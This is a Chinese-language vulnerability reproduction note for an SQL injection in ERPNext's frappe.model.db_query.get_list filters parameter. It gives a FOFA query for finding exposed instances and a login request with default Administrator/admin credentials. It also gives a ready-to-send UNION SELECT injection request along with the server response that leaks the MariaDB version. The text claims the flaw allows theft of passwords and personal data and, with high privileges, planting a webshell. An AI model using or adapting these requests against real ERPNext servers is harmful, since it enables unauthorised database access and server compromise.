


E7-1ERPNext-企业资源计划系统-SQL

漏洞描述：

ERPNext 系统frappe.model.db_query.get_list 文件 filters 参数存在 [SQL](#) 注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA: app="ERPNext"

漏洞复现：

获取有效cookie

```
POST / HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Content-Length: 52

cmd=login&usr=Administrator&pwd=admin&device=desktop
```

Request

```
1 POST / HTTP/1.1
2 Host : 192.168.1.10:8000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 Content-Type: application/x-www-form-urlencoded
5 Accept-Encoding: gzip
6 Content-Length: 52
7
8 cmd=login&usr=Administrator&pwd=admin&device=desktop
```

Responses 71bytes / 595ms

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Set-Cookie: sid=72256966f855aefbf75e32b75207-Dec-2023 15:46:15 GMT; Path=/
4 Set-Cookie: system_user=yes; Path=/
5 Set-Cookie: full_name=Administrator; Path=/
6 Set-Cookie: user_id=Administrator; Path=/
7 Set-Cookie: user_image=/files/RichMake.jpg
8 Server: Werkzeug/0.16.1 Python/3.6.8
9 Date: Mon, 04 Dec 2023 15:46:15 GMT
10 Content-Length: 71
11
12 {"message": "Logged In", "home_page": "/desk"}
```

尝试注入

```
GET /api/method/frappe.model.db_query.get_list?filters=%7b%22name%20UNION%20SELECT+%40%40version%20--%20%22%3a%20%22administrator%22%7d&fields=%5b%22name%22%5d&doctype=User
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: 获取到的cookie;system_user=yes;full_name=Administrator;user_id=Administrator;user_image=/files/RichMake.jpg;
Accept-Encoding: gzip
```

查询数据库版本

| Request | | 数据包扫描 | 热加载 | 构造请求 | Responses | 40bytes / 315ms |
|---------|--|-------|-----|------|-----------|--|
| 1 | GET /api/method/frappe.model.db_query.get_list?filters=%7b%22name%20UNION+SELECT | | | | 1 | HTTP/1.0 200 OK |
| 2 | +%40%40version%20--%20%22%3a%20%22administrator%22%7d&fields=%5b%22name%22%5d&doctype=User&limit=20& | | | | 2 | Content-Type: application/json |
| 3 | order_by=name&_id=1615372773071 HTTP/1.1 | | | | 3 | Set-Cookie: sid=72256966f855aefbf75e32b75.07-Dec-2023 15:56:34 GMT; Path=/ |
| 4 | Host: 8000 | | | | 4 | Set-Cookie: system_user=yes; Path=/ |
| 5 | User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15 | | | | 5 | Set-Cookie: full_name=Administrator; Path=/ |
| 6 | Cookie: sid=72256966f855aefbf75e32b752a2df05c45e9c1e5f3e21ba894cb8c9;system_user=yes;full_name=Administrator;user_id=Administrator;user_image=/files/RichMake.jpg; | | | | 6 | Set-Cookie: user_id=Administrator; Path=/ |
| 7 | Accept-Encoding: gzip | | | | 7 | Set-Cookie: user_image=/files/RichMake.jpg |
| | | | | | 8 | Server: Werkzeug/0.16.1 Python/3.6.8 |
| | | | | | 9 | Date: Mon, 04 Dec 2023 15:56:35 GMT |
| | | | | | 10 | Content-Length: 40 |
| | | | | | 11 | |
| | | | | | 12 | {"message": [{"name": "10.3.27-MariaDB"}]} |